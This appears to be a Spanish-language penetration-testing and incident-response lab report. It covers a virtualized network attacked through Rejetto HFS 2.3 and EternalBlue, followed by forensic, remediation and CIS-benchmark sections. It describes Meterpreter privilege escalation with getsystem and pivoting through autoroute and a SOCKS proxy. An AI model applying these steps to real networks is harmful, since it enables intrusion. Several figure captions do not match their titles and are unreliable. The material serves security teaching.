
Atacar el HOST B"



Nota. En la terminal de Parrot OS se ejecuta un escaneo agresivo con Nmap sobre el host scanme.nmap.org, revelando servicios activos en los puertos 22 y 80 con versiones de OpenSSH y Apache. El reporte técnico detalla las llaves de cifrado SSH y detecta puertos adicionales abiertos, como el 9929 y el 31337, bajo un sistema operativo basado en Linux. Esta captura de pantalla documenta el proceso de recolección de información y enumeración de servicios necesarios para identificar posibles vulnerabilidades en un servidor remoto. Autoría propia.

Figura 32


Atacar el HOST B"



Nota. La imagen muestra un escaneo de puertos y servicios realizado con Nmap sobre la dirección IP local 192.168.1.23, identificando un sistema operativo Microsoft Windows. Los resultados revelan múltiples puertos abiertos, incluyendo el 135 (RPC), 139 (netbios-ssn) y 445 (microsoft-ds), además de diversos puertos dinámicos de Windows. La presencia de una dirección MAC asociada a Oracle VirtualBox confirma que el objetivo es una máquina virtualizada dentro de un entorno de red controlado. Esta captura es fundamental para documentar la enumeración de servicios críticos y la identificación de la plataforma antes de proceder con pruebas de vulnerabilidad específicas. Autoría propia.

Figura 33


Acceso Exitoso al HOST B"



Nota. La imagen muestra un escaneo de puertos y servicios realizado con Nmap sobre la dirección IP local 192.168.1.23, identificando un sistema operativo Microsoft Windows. Los resultados revelan múltiples puertos abiertos, incluyendo el 135 (RPC), 139 (netbios-ssn) y 445 (microsoft-ds), además de diversos puertos dinámicos de Windows. La presencia de una dirección MAC asociada a Oracle VirtualBox confirma que el objetivo es una máquina virtualizada dentro de un entorno de red controlado. Esta captura es fundamental para documentar la enumeración de servicios críticos y la identificación de la plataforma antes de realizar pruebas de vulnerabilidad. Autoría propia.

Figura 34


Comando Shell para Ejecutar Comandos de Sistema en la Maquina Víctima y Vista de Usuario del Sistema.



Nota. En la terminal de Parrot OS se observa la ejecución de la herramienta msfconsole, perteneciente al framework de explotación Metasploit en su versión v6.4.71-dev. La interfaz despliega un resumen estadístico que incluye 2529 exploits, 1302 módulos auxiliares y 1669 payloads listos para ser configurados y utilizados en pruebas de penetración. El sistema confirma que el framework se ha cargado correctamente, quedando a la espera de comandos para iniciar la fase de explotación sobre un objetivo. Esta captura documenta el entorno de trabajo preparado para validar vulnerabilidades de seguridad previamente identificadas durante el escaneo de red. Autoría propia.

Figura 35


Usuario y Contraseña Administrador.



Nota. La imagen muestra la interfaz de configuración del Firewall de Windows en un sistema operativo Windows 7, donde se indica claramente que el estado de protección está desactivado. Las alertas en color rojo señalan que el equipo no está utilizando la configuración recomendada, dejando las redes domésticas y públicas sin un filtro de seguridad activo. Esta configuración es intencional en un entorno de laboratorio para permitir que los escaneos y exploits de red se ejecuten sin bloqueos por parte del sistema operativo. La captura sirve como evidencia de la preparación del equipo objetivo para facilitar la detección de servicios y vulnerabilidades durante las pruebas de seguridad. Autoría propia.

Figura 36


Vista desde Windows 7 de Cuenta Creada desde Parrot.



Nota. La imagen muestra una ventana del símbolo del sistema (CMD) ejecutando el comando ipconfig dentro de un sistema operativo Windows para verificar los parámetros de red. Se confirma que el adaptador de Ethernet tiene asignada la dirección IPv4 192.168.1.23 con una máscara de subred de clase C, identificando de forma única al equipo en el segmento local. Esta validación es un paso esencial en el laboratorio para garantizar que la dirección IP del objetivo coincida con los ataques y escaneos realizados desde la máquina atacante. La captura documenta la identidad de red del host antes de proceder con las pruebas de penetración y explotación de vulnerabilidades. Autoría propia.

Figura 37

Cierre de Sesión en Maquina Parrot después de la Creación del Usuario Administrador por RCE en Vulnerabilidad de HttpFileServer 2.3 de Rejjeto.



Nota. En la terminal de Parrot OS se ejecuta el comando sudo ping 192.168.1.23 para validar la comunicación directa con el equipo objetivo antes de iniciar la fase de ataque. El reporte indica que se enviaron y recibieron cinco paquetes ICMP de 64 bytes cada uno, logrando un tiempo de respuesta promedio de 1.8 milisegundos. Se confirma un 0% de pérdida de paquetes, lo cual garantiza que la red está operativa y que no existen bloqueos que impidan el tráfico de datos entre ambas máquinas. Esta captura de pantalla es indispensable para documentar la estabilidad de la conexión en el entorno de pruebas controlado. Autoría propia.

Operación Defensiva - Blue Teaming

Detección del Incidente

El equipo Blue Team inició sus operaciones tras la detección de indicadores de compromiso (IoC) en la red. Se observó tráfico anómalo en el puerto 445 y conexiones salientes no autorizadas desde el servidor web hacia una dirección IP externa desconocida, lo cual alertó sobre una posible exfiltración de datos o comando y control activo.

Estrategia de Contención Inmediata

Ante la confirmación de la intrusión, que involucró RCE vía vulnerabilidades de software y protocolo SMB, se activaron los protocolos de respuesta a incidentes. Las medidas de contención inmediata buscaron aislar la amenaza para prevenir la propagación del ataque a otros activos críticos de SecureNova Labs.

Acciones de Contención

Aislamiento de Red: Se procedió al bloqueo inmediato de los puertos 445 y 80 en el Firewall perimetral y a nivel de host.

Cierre de Sesiones: Se realizó la terminación forzada de los procesos sospechosos asociados a la sesión de Meterpreter.

Erradicación y Análisis Forense

El análisis forense posterior a la contención reveló la persistencia del atacante en el sistema. Se identificó la creación de una cuenta de usuario local con privilegios administrativos, utilizada como puerta trasera (backdoor) para mantener el acceso en caso de reinicio del sistema.

Estrategias de Endurecimiento y Mitigación Plan de Remediación

Para garantizar que el incidente no se repita y elevar el nivel de seguridad de la infraestructura, se propone el siguiente plan de remediación basado en el análisis de causa raíz.

Tabla 2

Plan de Remediación de Vulnerabilidades Críticas

Vulnerabilidad	Acción de Mitigación	Prioridad
MS17-010 (EternalBlue)	Deshabilitar protocolo SMBv1 y aplicar parche de seguridad MS17-010.	Crítica
Rejetto HFS RCE	Desinstalar software obsoleto y migrar a servidor web seguro (IIS/Apache).	Alta
Cuentas Locales	Aplicar principio de mínimo privilegio y auditoría de usuarios.	Media

Nota. La tabla detalla el plan de remediación para las vulnerabilidades críticas detectadas, asociando cada fallo con una acción de mitigación específica y su nivel de prioridad. Se prioriza de forma crítica la corrección del fallo MS17-010 mediante el parcheo de SMBv1, seguido de la migración del software Rejetto HFS por riesgos de ejecución remota de código. Finalmente, se aborda la seguridad de las cuentas locales a través de la aplicación del principio de mínimo privilegio y auditorías constantes. Esta estructura permite organizar las medidas correctivas necesarias para fortalecer la seguridad del sistema evaluado en el laboratorio. Autoría propia.

Aplicación de CIS Benchmarks

Se recomienda la adopción formal de los CIS Controls y CIS Benchmarks para asegurar la configuración de los sistemas operativos.

Control 1 (Inventario de Activos): Mantener un registro actualizado hubiera facilitado la identificación del host vulnerable.

Control 2 (Inventario de Software): Habría permitido detectar la instalación no autorizada del software HFS.

Control 3 (Gestión de Vulnerabilidades): La ejecución continua de escaneos habría alertado sobre la falta de parches críticos.

Fase de Post-Explotación y Escalada de Privilegios

Una vez obtenida la sesión de Meterpreter, se procedió a enumerar el sistema comprometido.

Comandos de reconocimiento interno:

- Sysinfo: Para obtener información del OS y arquitectura.
- Getuid: Para ver con qué usuario estamos corriendo.
- Para lograr persistencia y control total, se realizó una escalada de privilegios utilizando técnicas locales o el comando getsystem de Meterpreter, logrando acceso como NT AUTHORITY\SYSTEM.

Movimiento Lateral (Pivoting)

El Pivoting es la técnica de utilizar un sistema comprometido para atacar otros sistemas en la misma red o en redes diferentes a las que el atacante no tiene acceso directo.

Configuración del Túnel:

1. En la sesión de Meterpreter del Host-A, se agregó una ruta a la red interna: run autoroute - s 192.168.X.0/24.

2. Se configuró un servidor proxy SOCKS en Metasploit (auxiliary/server/socks_proxy)

3. Esto permitió enrutar el tráfico de herramientas externas a través del túnel creado en el Host-A hacia el Host-B.

4. Respuesta ante Incidentes: Contención, Erradicación y Recuperaciónl detectarse el ataque simulado en la Fase 3, se activó el protocolo de respuesta.

5. Indagación Inicial: Lo primero que se debe hacer ante un ataque en tiempo real es validar el vector de entrada. Se revisan los logs para identificar conexiones al puerto 445 (SMB) y 80 (HTTP) desde IPs externas.

6. Contención:

Red: Bloqueo de la IP atacante en el firewall perimetral.

Host: Desconexión del cable de red (o vNIC) del equipo afectado para evitar la propagación del *Pivoting*.

Erradicación: Se identificó que el atacante creó un usuario llamado "Johan Rojas" para mantener acceso. Comando de erradicación: net user "Johan Rojas" /delete. También se procedió a "matar" los procesos extraños asociados a HFS y Meterpreter mediante el Administrador de Tareas o línea de comandos (taskkill).

Protocolos de Análisis Forense Digital Artefactos de Persistencia en Windows

Una vez contenido el ataque, la labor forense se centra en descubrir qué cambios realizó el intruso para mantener el acceso. En el caso simulado, se identificaron modificaciones en el registro y creación de usuarios. Los artefactos críticos a revisar incluyen:

Llaves de Registro Run/RunOnce

HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Es común que el malware añada entradas aquí para iniciarse con el sistema.

Tareas Programadas: Revisión mediante schtasks para identificar tareas creadas en

horarios anómalos.

Carpeta de Inicio (Startup): Verificación de scripts .bat o ejecutables .exe en C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp.

Análisis de Logs (Event IDs Críticos)

El Visor de Eventos de Windows es la fuente primaria de evidencia. Durante la investigación, se deben filtrar los siguientes IDs de Seguridad:

Tabla 3

Eventos de Seguridad Críticos (Windows)

Event ID	Descripción	Relevancia Forense
4624	Inicio de sesión exitoso.	Permite ver quién ingresó y desde qué IP (Network Logon Type 3).
4625	Inicio de sesión fallido.	Múltiples eventos indican ataque de fuerza bruta.
4720	Cuenta de usuario creada.	Crítico: Evidencia la creación del usuario malicioso "Johan Rojas".
4688	Nuevo proceso creado.	Muestra la ejecución de hfs.exe o cmd.exe con argumentos sospechosos.
7045	Servicio instalado.	Indica si el atacante instaló una herramienta como servicio (ej. Psexec).

Nota. La tabla presenta un desglose de los identificadores de eventos (Event ID) de Windows y su relevancia para el análisis forense tras el incidente de seguridad. Se destacan los eventos 4624 y 4625 para rastrear accesos, así como el ID 4720, el cual resulta crítico al documentar la creación del usuario malicioso "Johan Rojas" en el sistema. Asimismo, se incluyen los registros 4688 y 7045 para evidenciar la ejecución de procesos sospechosos como hfs.exe y la instalación de

servicios persistentes por parte del atacante. Esta relación de eventos constituye el pilar fundamental para reconstruir la línea de tiempo y las acciones ejecutadas durante el compromiso del equipo. Autoría propia.

Tabla 4

Playbook de Respuesta ante RCE

Fase	Acción	Responsable
1. Identificación	Confirmar alertas de SIEM sobre tráfico a puertos inusuales o procesos hijos de servidores web (ej. w3wp.exe lanzando cmd.exe).	Analista SOC N1
2. Contención	Aislar el host de la red mediante EDR. No apagar el equipo (para preservar RAM). Bloquear IPs atacantes en Firewall Perimetral.	Analista SOC N2
3. Erradicación	Eliminar binarios maliciosos, borrar llaves de persistencia y restablecer contraseñas de cuentas comprometidas. Parchar la vulnerabilidad.	Admin de Sistemas / Blue Team
4. Recuperación	Restaurar datos desde copias de seguridad limpias (si hubo ransomware). Reiniciar servicios y monitorear por 48h.	Admin de Sistemas
5. Lecciones	Documentar el incidente, actualizar firmas de IDS y mejorar el plan de hardening.	CISO / Gerente TI

Nota: Esta tabla detalla las etapas del ciclo de vida de respuesta a incidentes, estableciendo acciones concretas y responsabilidades para cada fase del proceso. Desde la identificación inicial por el analista SOC hasta la recuperación del sistema y la documentación de lecciones aprendidas, se define un flujo de trabajo estructurado para mitigar el impacto de un ataque. Se enfatizan medidas críticas como el aislamiento del host mediante EDR para preservar la memoria RAM y la eliminación de binarios maliciosos para garantizar una erradicación efectiva. Este marco operativo asegura que el equipo técnico y la gerencia actúen de manera coordinada para restaurar la integridad de la infraestructura tecnológica.

Plan de Remediación de Vulnerabilidades Críticas

Tabla 5

Estrategias de Endurecimiento y Mitigación

Vulnerabilidad	Acción de Mitigación	Prioridad
MS17-010 (EternalBlue)	Deshabilitar protocolo SMBv1 vía GPO o Registro y aplicar parche de seguridad MS17-010.	Crítica
Rejetto HFS RCE	Desinstalar inmediatamente la aplicación Rejetto HFS 2.3. Migrar a soluciones seguras como IIS o Apache con HTTPS.	Alta
Cuentas Locales	Aplicar principio de mínimo privilegio. Los usuarios estándar no deben ser administradores locales.	Media

Nota. La tabla establece una hoja de ruta estratégica para la mitigación de riesgos, priorizando la desactivación del protocolo SMBv1 mediante políticas de grupo para neutralizar la vulnerabilidad EternalBlue. Se recomienda la desinstalación inmediata del software Rejetto HFS 2.3 por su alto riesgo de ejecución remota, sugiriendo la migración hacia servidores web más robustos y cifrados. Asimismo, se subraya la importancia de aplicar el principio de mínimo privilegio en las cuentas locales para evitar que usuarios estándar posean permisos de administrador. Estas medidas correctivas están diseñadas para cerrar los vectores de ataque explotados y elevar el nivel de seguridad general de la infraestructura. Autoría propia.

Aplicación Detallada de CIS Benchmarks (Windows)

